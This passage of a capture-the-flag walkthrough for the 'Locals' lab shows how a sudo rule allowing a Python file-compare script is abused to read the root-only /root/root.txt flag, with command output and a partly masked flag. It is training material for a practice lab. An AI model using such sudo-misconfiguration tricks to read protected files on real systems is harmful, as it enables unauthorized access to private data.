
Let's take a look at our permissions, starting with sudo:



```
$ sudo -l
[sudo] password for locals:
Matching Defaults entries for locals on locals:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User locals may run the following commands on locals:
    (ALL : ALL) /usr/bin/python3 /home/locals/compare.py
$ 
```

We need to run this as sudo, this will not only give us permission to run the file, but also permission to view /root/root.txt from the file:

sudo /usr/bin/python3 /home/locals/compare.py/



```
----====File Compare v1.0====----

This application compares the first line of two files
and outputs the comparison character by character.
If the characters in that position match, the matching symbol is returned.
If the characters in that position don't match, then an "X" is returned.

Enter First File To Compare:/root/root.txt
Enter Second File To Compare:/home/locals/flagstump.txt

Comparison Results:
THM{e508f154d63befe8500fdec0ffXXXXXX}
```


If we run this according to the directions stated in the MyFinalNote.txt file, we can see the comparison is nearly complete. We only need to figure out the last six characters of the hash, then we will have the final root.txt flag.

We can use the File Compare program and brute force each of the six characters until we get the solution. Since this is a hash, each character would be a hex value and have sixteen possibilities (0-9 plus a-f). Given there are six spots left, it would potentially take us 96 (16*6) times that we would have to run the program.

That's a lot unnecessary work.

We could also write a simple program that systematically calls the File Compare program and works through the characters using a loop. This is better, but there is an even easier solution.

Since the program outputs the actual character if the comparison of the two files is correct, we could simply compare the root.txt file with itself:



```
----====File Compare v1.0====----

This application compares the first line of two files
and outputs the comparison character by character.
If the characters in that position match, the matching symbol is returned.
If the characters in that position don't match, then an "X" is returned.

Enter First File To Compare:/root/root.txt
Enter Second File To Compare:/root/root.txt

Comparison Results:
THM[redacted]
```

We now have the final flag **root.txt**.

Sometimes understanding how a program works is the best way to overcome an obstacle. There are obvious other solutions to getting the root.txt flag, and I recommend trying them. This method is very direct and has a simple and elegant solution but does not actually give privilege execution to root. Other methods can be used to further exploit the system.

Thank you for reviewing the walkthrough of the **Locals** room.